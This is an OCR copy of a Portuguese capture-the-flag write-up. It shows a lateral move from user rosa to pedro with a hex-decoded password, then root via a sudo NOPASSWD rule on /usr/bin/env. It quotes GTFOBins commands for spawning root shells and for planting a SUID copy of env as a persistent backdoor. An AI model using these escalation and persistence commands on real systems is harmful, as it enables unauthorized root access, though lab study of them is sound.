
ESCALADA DE PRIVILÉGIOS

O usuário `rosa` tem permissões sudo para executar os comandos `/usr/bin/ls` e `/usr/bin/cat` sem a necessidade de fornecer uma senha (`NOPASSWD`), o que pode ser explorado para ganhar mais informações ou

possivelmente escalonar privilégios.



Este formato de dados sugere que pode ser uma string hexadecimal que pode ser convertida em texto legivel. https://gchq.github.io/CyberChef/ .



RESULTADO:

possível senha: noacertarasosi

```
rosa@ebc50733fa7d:/$ su pedro
Password:
pedro@ebc50733fa7d:/$ whomai
bash: whomai: command not found
pedro@ebc50733fa7d:/$ whoami
pedro
pedro@ebc50733fa7d:/$
```

conseguimos entra no usuário pedro usando a senha no-acertarasosi .

```
rosa@ebc50733fa7d:/$ su pedro
Password:
pedro@ebc50733fa7d:/$ whomai
bash: whomai: command not found
pedro@ebc50733fa7d:/$ whoami
pedro
pedro@ebc50733fa7d:/$
```

escalação de privilégios sudo -l

```
pedro@ebc50733fa7d:~$ sudo -l
Matching Defaults entries for pedro on ebc50733fa7d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User pedro may run the following commands on ebc50733fa7d:
    (ALL) NOPASSWD: /usr/bin/env
```

com esse comando sudo /usr/bin/env bash

O resultado do comando `sudo -l` indica que o usuário `pedro` pode executar o comando `/usr/bin/env` como qualquer usuário sem precisar fornecer uma senha. Isso pode ser explorado para obter uma shell de root ou para executar comandos com privilégios elevados.

Exploração do `env`

Você pode usar o `env` para executar um shell como root. O comando é assim:

bash — Copiar código

```
sudo /usr/bin/env bash
```

Explicação

1. **Uso de `env`**: O comando `env` é frequentemente usado para modificar o ambiente antes de executar um comando. Como `pedro` pode executá-lo sem senha, você pode usar isso para abrir uma nova shell.
2. **Obter Shell**: Executar o `bash` dessa ma[illegible]a fornecerá acesso a uma shell com privilégios de root.

uma outra opção é fazer uma pesquisa no site para ter privilégio root com env. https://gtfobins.github.io/gtfobins/env/#sudo.

.. / env

☆ Star 10,708

Shell | SUID | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.


This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```



Executamos o comando e podemos verificar que concluímos esta máquina com sucesso, pois obtivemos acesso root.

~~bobmarley~~